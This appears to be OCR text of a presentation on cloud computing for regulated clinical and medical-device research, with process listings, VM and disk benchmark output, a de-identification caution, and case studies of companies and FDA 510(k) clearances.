16 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenbus]
78 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [sync_supers]
80 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [bdi-default]
81 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kintegrityd]
83 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kblockd]
94 root 20 0 0 0 0 R 0.0 0.0 0:00.15 [kworker/0:1]
99 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [md]
203 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khungtaskd]
208 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kswapd0]
209 root 25 5 0 0 0 S 0.0 0.0 0:00.00 [ksmd]
282 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [fsnotify_mark]
286 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [crypto]
293 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kthrotld]
297 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khvcd]
584 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [jbd2/xvda1-8]
585 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [ext4-dio-unwrit]
618 root 20 0 14956 1120 736 S 0.0 0.1 0:00.04 /sbin/udevd -d
680 root 20 0 14952 728 340 S 0.0 0.0 0:00.00 /sbin/udevd -d
681 root 20 0 14952 720 332 S 0.0 0.0 0:00.00 /sbin/udevd -d
823 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kauditd]
991 root 20 0 9168 596 116 S 0.0 0.0 0:00.00 /sbin/dhclient -q -lf /var/lib/dhcl
1031 root 16 -4 23572 592 404 S 0.0 0.0 0:00.00 auditd
1046 root 20 0 243m 1384 1004 S 0.0 0.1 0:00.01 /sbin/rsyslogd -i /var/run/syslogd.
1067 dbus 20 0 21452 672 448 S 0.0 0.0 0:00.00 dbus-daemon --system


top - 17:18:52 up 19 min, 1 user, load average: 0.58, 0.39, 0.24
Tasks: 57 total, 3 running, 54 sleeping, 0 stopped, 0 zombie
Cpu(s): 48.8%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 51.2%st
Mem: 1696964k total, 311616k used, 1385348k free, 8580k buffers
Swap: 917500k total, 0k used, 917500k free, 259080k cached
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
1348 ec2-user 20 0 100m 736 636 R 99.9 0.0 0:11.07 factor 115792089237316195423570985
1 root 20 0 19272 1536 1240 S 0.0 0.1 0:00.25 /sbin/init
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kthreadd]
3 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [ksoftirqd/0]
4 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/0:0]
5 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:0]
6 root RT 0 0 0 0 S 0.0 0.0 0:00.00 [migration/0]
7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [cpuset]
8 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [khelper]
9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kdevtmpfs]
10 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [netns]
11 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:1]
15 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenwatch]
16 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenbus]
78 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [sync_supers]
80 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [bdi-default]
81 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kintegrityd]
83 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kblockd]
94 root 20 0 0 0 0 R 0.0 0.0 0:00.15 [kworker/0:1]
99 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [md]
203 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khungtaskd]
208 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kswapd0]
209 root 25 5 0 0 0 S 0.0 0.0 0:00.00 [ksmd]
282 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [fsnotify_mark]
286 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [crypto]
293 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kthrotld]
297 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khvcd]
584 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [jbd2/xvda1-8]
585 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [ext4-dio-unwrit]
618 root 20 0 14956 1120 736 S 0.0 0.1 0:00.04 /sbin/udevd -d
680 root 20 0 14952 728 340 S 0.0 0.0 0:00.00 /sbin/udevd -d
681 root 20 0 14952 720 332 S 0.0 0.0 0:00.00 /sbin/udevd -d
823 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kauditd]
991 root 20 0 9168 596 116 S 0.0 0.0 0:00.00 /sbin/dhclient -q -lf /var/lib/dhcl
1031 root 16 -4 23572 592 404 S 0.0 0.0 0:00.00 auditd
1046 root 20 0 243m 1384 1004 S 0.0 0.1 0:00.01 /sbin/rsyslogd -i /var/run/syslogd.
1067 dbus 20 0 21452 672 448 S 0.0 0.0 0:00.00 dbus-daemon --system


top - 17:16:53 up 6 min, 1 user, load average: 0.38, 0.26, 0.12
Tasks: 57 total, 2 running, 55 sleeping, 0 stopped, 0 zombie
Cpu(s): 99.7%us, 0.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 3844856k total, 318376k used, 3526480k free, 8528k buffers
Swap: 0k total, 0k used, 0k free, 258996k cached
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
1292 ec2-user 20 0 100m 732 6 R 99.9 0.0 0:08.04 factor 115792089237316195423570985008687907
1232 ec2-user 20 0 95804 1768 S 0.3 0.0 0:00.03 sshd: ec2-user@pts/0
1293 ec2-user 20 0 14940 1136 892 R 0.0 0.0 0:00.02 top
1 root 20 0 19272 1532 1240 S 0.0 0.0 0:00.19 /sbin/init
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kthreadd]
3 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [ksoftirqd/0]
4 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/0:0]
5 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:0]
6 root RT 0 0 0 0 S 0.0 0.0 0:00.00 [migration/0]
7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [cpuset]
8 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [khelper]
9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kdevtmpfs]
10 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [netns]
11 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:1]
15 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenwatch]
16 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenbus]
78 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [sync_supers]
80 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [bdi-default]
81 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kintegrityd]
83 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kblockd]
93 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [kworker/0:1]
98 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [md]
202 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khungtaskd]
207 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kswapd0]
208 root 25 5 0 0 0 S 0.0 0.0 0:00.00 [ksmd]
281 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [fsnotify_mark]
285 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [crypto]
292 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kthrotld]
296 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khvcd]
573 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [jbd2/xvda1-8]
574 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [ext4-dio-unwrit]
607 root 20 0 14956 1072 736 S 0.0 0.0 0:00.03 /sbin/udevd -d
641 root 20 0 14952 664 340 S 0.0 0.0 0:00.00 /sbin/udevd -d
642 root 20 0 14952 648 320 S 0.0 0.0 0:00.00 /sbin/udevd -d
791 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kauditd]
953 root 20 0 0 0 0 S 0.0 0.0 0:00.03 [flush-202:1]
959 root 20 0 9168 596 116 S 0.0 0.0 0:00.00 /sbin/dhclient -q -lf /var/lib/dhclient/dhc


top - 17:16:55 up 6 min, 1 user, load average: 0.38, 0.26, 0.12
Tasks: 57 total, 2 running, 55 sleeping, 0 stopped, 0 zombie
Cpu(s): 99.7%us, 0.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 3844856k total, 318376k used, 3526480k free, 8528k buffers
Swap: 0k total, 0k used, 0k free, 258996k cached
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
1292 ec2-user 20 0 100m 732 636 R 99.9 0.0 0:08.04 factor 115792089237316195423570985008687907
1232 ec2-user 20 0 95804 1768 872 S 0.3 0.0 0:00.03 sshd: ec2-user@pts/0
1293 ec2-user 20 0 14940 1136 892 R 0.3 0.0 0:00.02 top
1 root 20 0 19272 1532 1240 S 0.0 0.0 0:00.19 /sbin/init
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kthreadd]
3 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [ksoftirqd/0]
4 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/0:0]
5 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:0]
6 root RT 0 0 0 0 S 0.0 0.0 0:00.00 [migration/0]
7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [cpuset]
8 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [khelper]
9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kdevtmpfs]
10 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [netns]
11 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:1]
15 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenwatch]
16 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenbus]
78 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [sync_supers]
80 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [bdi-default]
81 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kintegrityd]
83 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kblockd]
93 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [kworker/0:1]
98 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [md]
202 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khungtaskd]
207 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kswapd0]
208 root 25 5 0 0 0 S 0.0 0.0 0:00.00 [ksmd]
281 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [fsnotify_mark]
285 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [crypto]
292 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [kthrotld]
296 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [khvcd]
573 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [jbd2/xvda1-8]
574 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [ext4-dio-unwrit]
607 root 20 0 14956 1072 736 S 0.0 0.0 0:00.03 /sbin/udevd -d
641 root 20 0 14952 664 340 S 0.0 0.0 0:00.00 /sbin/udevd -d
642 root 20 0 14952 648 320 S 0.0 0.0 0:00.00 /sbin/udevd -d
791 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kauditd]
953 root 20 0 0 0 0 S 0.0 0.0 0:00.03 [flush-202:1]
959 root 20 0 9168 596 116 S 0.0 0.0 0:00.00 /sbin/dhclient -q -lf /var/lib/dhclient/dhc

Hadoop MR “Hello World” (*WordCount*)

```
top - 15:39:17 up  3:48,  1 user,  load average: 0.33, 0.15, 0.10
Tasks: 117 total,   1 running, 116 sleeping,   0 stopped,   0 zombie
Cpu0  : 44.6%us, 17.8%sy,  0.0%ni, 37.6%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu1  : 66.3%us,  6.9%sy,  0.0%ni, 26.7%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu2  : 65.3%us, 12.3%sy,  0.0%ni, 22.3%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu3  : 36.3%us, 10.8%sy,  0.0%ni, 52.9%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu4  : 49.7%us, 12.1%sy,  0.0%ni, 38.2%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu5  : 23.1%us, 10.6%sy,  0.0%ni, 66.3%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu6  : 24.9%us,  6.6%sy,  0.0%ni, 67.9%id,  0.0%wa,  0.0%hi,  0.7%si,  0.0%st
Cpu7  : 24.2%us,  3.6%sy,  0.0%ni, 72.2%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:   7421532k total,  3027368k used,  4394164k free,    61200k buffers
Swap:        0k total,        0k used,        0k free,  1849588k cached
12/12/14 15:39:18 INFO mapred.JobClient:  map 33% reduce 0%
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 6861 hduser    20   0  813m 238m  11m S 182.5  3.3   0:05.53 /usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0.x86_64/jre/b
 6855 hduser    20   0  809m  88m  11m S 77.2  1.2   0:02.34 /usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0.x86_64/jre/b
 4310 hduser    20   0 1669m 198m  11m S 16.2  2.7   0:18.30 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_tasktracker
 6964 hduser    20   0  777m  19m 9812 S  4.0  0.3   0:00.12 /usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0.x86_64/jre/b
 3908 hduser    20   0 1620m  82m  11m S  1.7  1.1   0:05.77 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_datanode -Xm
 4162 hduser    20   0 1656m 107m  11m S  0.7  1.5   0:08.17 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_jobtracker -
 3758 hduser    20   0 1625m  92m  11m S  0.3  1.3   0:04.48 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_namenode -Xm
 6579 hduser    20   0 1606m  74m  11m S  0.3  1.0   0:01.47 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_jar -Xmx1000
    1 root      20   0 19436 1620 1292 S  0.0  0.0   0:02.32 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 [kthreadd]
    3 root      20   0     0    0    0 S  0.0  0.0   0:00.10 [ksoftirqd/0]
    4 root      20   0     0    0    0 S  0.0  0.0   0:00.00 [kworker/0:0]
    5 root      20   0     0    0    0 S  0.0  0.0   0:00.08 [kworker/u:0]
    6 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 [migration/0]
    7 root      RT   0     0    0    0 S  0.0  0.0   0:00.01 [watchdog/0]
```

Hadoop MR “Hello World” (*WordCount*)

```
top - 15:39:17 up  3:48,  1 user,  load average: 0.33, 0.15, 0.10
Tasks: 117 total,   1 running, 116 sleeping,   0 stopped,   0 zombie
Cpu0  : 44.6%us, 17.8%sy,  0.0%ni, 37.6%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu1  : 66.3%us,  6.9%sy,  0.0%ni, 26.7%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu2  : 65.3%us, 12.3%sy,  0.0%ni, 22.3%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu3  : 36.3%us, 10.8%sy,  0.0%ni, 52.9%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu4  : 49.7%us, 12.1%sy,  0.0%ni, 38.2%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu5  : 23.1%us, 10.6%sy,  0.0%ni, 66.3%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Cpu6  : 24.9%us,  6.6%sy,  0.0%ni, 67.9%id,  0.0%wa,  0.0%hi,  0.7%si,  0.0%st
Cpu7  : 24.2%us,  3.6%sy,  0.0%ni, 72.2%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:   7421532k total,  3027368k used,  4394164k free,    61200k buffers
Swap:        0k total,        0k used,        0k free,  1849588k cached
12/12/14 15:39:18 INFO mapred.JobClient:  map 33% reduce 0%
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 6861 hduser    20   0  813m 238m  11m S 182.5  3.3   0:05.53 /usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0.x86_64/jre/b
 6855 hduser    20   0  809m  88m  11m S 77.2  1.2   0:02.34 /usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0.x86_64/jre/b
 4310 hduser    20   0 1669m 198m  11m S 16.2  2.7   0:18.30 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_tasktracker
 6964 hduser    20   0  777m  19m 9812 S  4.0  0.3   0:00.12 /usr/lib/jvm/java-1.6.0-openjdk-1.6.0.0.x86_64/jre/b
 3908 hduser    20   0 1620m  82m  11m S  1.7  1.1   0:05.77 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_datanode -Xm
 4162 hduser    20   0 1656m 107m  11m S  0.7  1.5   0:08.17 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_jobtracker -
 3758 hduser    20   0 1625m  92m  11m S  0.3  1.3   0:04.48 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_namenode -Xm
 6579 hduser    20   0 1606m  74m  11m S  0.3  1.0   0:01.47 /usr/lib/jvm/jre-openjdk/bin/java -Dproc_jar -Xmx1000
    1 root      20   0 19436 1620 1292 S  0.0  0.0   0:02.32 init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.00 [kthreadd]
    3 root      20   0     0    0    0 S  0.0  0.0   0:00.10 [ksoftirqd/0]
    4 root      20   0     0    0    0 S  0.0  0.0   0:00.00 [kworker/0:0]
    5 root      20   0     0    0    0 S  0.0  0.0   0:00.08 [kworker/u:0]
    6 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 [migration/0]
    7 root      RT   0     0    0    0 S  0.0  0.0   0:00.01 [watchdog/0]
```

Evaluating Performance

- Identical simple compute task (calc 8th Fermat Prime):

```
$ export BC_LINE_LENGTH=2000 &&
time -f %U factor $(echo "2^256+1" | bc)
```

- Same vendor, two systems
  - "1 core" 2.4Ghz Intel Xeon CPU
  - System A: 99% CPU usable
  - System B: 50% CPU usable, *50% "stolen" cycles*
- Two vendors, "Standard" vs. "X-Large" VMs
  - Standard: 11 secs.
  - X-Large: 24 secs. (***3-4x cost!***)

Consistent Performance?

```
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   6056 MB in  2.00 seconds = 3033.48 MB/sec
 Timing buffered disk reads:   82 MB in  3.11 seconds =  26.37 MB/sec
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   5938 MB in  2.00 seconds = 2973.94 MB/sec
 Timing buffered disk reads:  126 MB in  3.02 seconds =  41.73 MB/sec
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   5958 MB in  1.99 seconds = 2987.79 MB/sec
 Timing buffered disk reads:  160 MB in  3.11 seconds =  51.38 MB/sec
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   5898 MB in  2.00 seconds = 2954.35 MB/sec
 Timing buffered disk reads:  192 MB in  3.11 seconds =  61.71 MB/sec
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   5602 MB in  2.00 seconds = 2806.06 MB/sec
 Timing buffered disk reads:  234 MB in  3.14 seconds =  74.44 MB/sec
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   6036 MB in  2.00 seconds = 3023.61 MB/sec
 Timing buffered disk reads:  296 MB in  3.10 seconds =  95.40 MB/sec
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   6066 MB in  2.00 seconds = 3038.89 MB/sec
 Timing buffered disk reads:  334 MB in  3.05 seconds = 109.52 MB/sec
[root@vm1 ~]# hdparm -tT /dev/sda

/dev/sda:
 Timing cached reads:   5838 MB in  2.00 seconds = 2924.07 MB/sec
 Timing buffered disk reads:  360 MB in  3.03 seconds = 118.95 MB/sec
[root@vm1 ~]#
```

Recap: What do we know?

- For core infrastructure services, simplistic $/GB or $/CPU analyses are *grossly* inadequate
  - consider network, 3rd party ratings, C&C, APIs, SPOF, storage (SSD, I/O-optimized)
- Key metrics should include *consistent and predictable* performance (Part 11 compliance qualifications probably mandate this)

PSA: On-premises or cloud systems exempted for anonymized data

Careful with naïve/trivial de-identification

- Sweeny et al: 87% of the US Population can be uniquely identified from Zip+DOB+Gender
- See classic case of Mass. Gov. William Weld
- 2013 Human Genome Proj: >84% re-IDed

- dataprivacylab.org/projects/pgp/index.html
- Sweeney, L. (2002). *k-anonymity:* a model for protecting privacy. *International Journal on Uncertainty, Fuzziness and Knowledge-based Systems,* 10 (5); 557-570.
- epic.org/privacy/reidentification/

Case Studies:
Regulated Research and the Cloud

Regulated Research & Cloud

Case Studies

- *Bristol-Myers Squibb – Res. Computing Cloud*
- *Medidata – EDC, CTMS, Safety…*
- *Appirio – Regulated Storage & CRM*
- *SweetSpot – Diabetes Monitor (510K)*
- *GE – Muse w/ VMware*
- *Biopharm – AccelHost Cloud*
- *Social & Scientific Systems: HeartSignals™*
- *FDA internal cloud*

Regulated Research & Cloud

Case Study

- Bristol-Myers Squibb
  - Russell Towell, Scientific Computing Svcs
  - Clinical Trial Study Design
    - Simulation runs reduced from 60 hrs to 1.2 hrs
  - Self-serve portal, powered on public cloud, VPC
  - Encrypted, 100% automated, pre-qualified images
  - www.youtube.com/watch?v=Vi96WrxASgo


Regulated Research & Cloud

Case Study

- Medidata – Clinical Data
  - Isaac Wong, VP Platform Arch
  - Glenn Watt, CISO/CPO
  - EDC, CDMS, Safety, Labs, Medical Coding

Medidata – CTMS on Amazon Cloud

Medidata – CTMS on Amazon Cloud



Regulated Research & Cloud

- Medidata s3.amazonaws.com/aws001/trailhead/CustomerPresentations_Medidata_NY.pdf

Appirio: *Cloud Enablement Suite*

- Google, Salesforce, Amazon Infrastructure[1]
  - Partners: Quintiles & Eli Lilly[2]
  - Customers: Pfizer[3]
    - "*A core application using AWS's Elastic Compute Cloud (EC2) for resizable compute capacity Amazon Simple Storage Service (S3) to efficiently store documentation on a cloud platform. The Appirio solution fully encrypts each piece of data as it passes from the user to Amazon S3.*"
- Backed by Sequoia & GGV Capital[3]

(1) www.appirio.com/technology/CES.php
(2) www.ibj.com/web-services-firm-plan-downtown-office--300-jobs/PARAMS/article/36239
(3) www.appirio.com/technology/CloudStorage.php

SweetSpot Diabetes 510(k): Nov 2011

SweetSpot Blood Glucose Monitor & Service

- Profile:
  - Based in Portland, OR
  - Approx. 10-12 employees
  - $8.5 bought by DexCom in 2012

- FDA Device Classifications:
  1. System, Test, Blood Glucose, Over the Counter, Class II at 862.1345, NBW
  2. Calculator/data processing module for clinical use, Class I at 862.21 00, JOP

- 510(k) Granted in November, 2011
  - # K111509: www.accessdata.fda.gov/cdrh_docs/pdf11/K111509.pdf
  - *"The SweetSpot Service is primarily web-based and is delivered using a software-as-a-service (SaaS) model**. All data storage and processing takes place on remotely hosted virtualized computing resources** on the Internet, **often referred to as "cloud computing**"*
  - *"The SweetSpot Diabetes Data Management Service **is intended for use in in clinical settings** by both patients and healthcare professionals to assist people with diabetes and their healthcare professionals in the review, analysis and evaluation of historical blood glucose test results to support effective diabetes management."*

www.sweetspotdiabetes.com/about/team
www.prnewswire.com/news-releases/sweetspot-diabetes-care-receives-fda-510k-clearance-for-sweetspot-diabetes-data-management-service-134659413.htm

GE MUSE Cardiology Information System with VMware 510(k)

- FDA Device Classifications:
  - Programmable Diagnostic Computer, Class II at 870.1425
- 510(k) Granted in February, 2009
  - The MUSE Cardiology Information System is a network PC based system comprised of a client workstation /server configuration that manages adult and pediatric diagnosis cardiology data by providing centralized storage and ready access… from GE and non-GE diagnostic and monitoring equipment.
  - The MUSE Cardiology information System is intended to be used under the direct supervision of a licensed healthcare practitioner, by trained operators in a hospital or facility providing patient care.
  - "Determination of Summary of Non-Clinical Tests: Substantial Equivalence: The MUSE Cardiology Information System with VMware and its applications comply with voluntary standards as detailed in Section 9, 11 and 17 of this premarket submission. The following quality assurance measures were applied to the development of the system:
    - Risk Analysis / Requirements Reviews / Design Reviews / Testing on unit level (Module verification) / Integration testing (System verification)
    - Final acceptance testing (Validation) / Performance testing (Verification) / Safety testing (Verification)
  - "Summary of Clinical Tests:
    - The subject of this premarket submission, MUSE Cardiology Information System with VMWare, **did not require clinical studies to support substantial equivalence**.

BioPharm: Oracle, Siebel, Argus Cloud

Accel-Host [Cloud SaaS service]

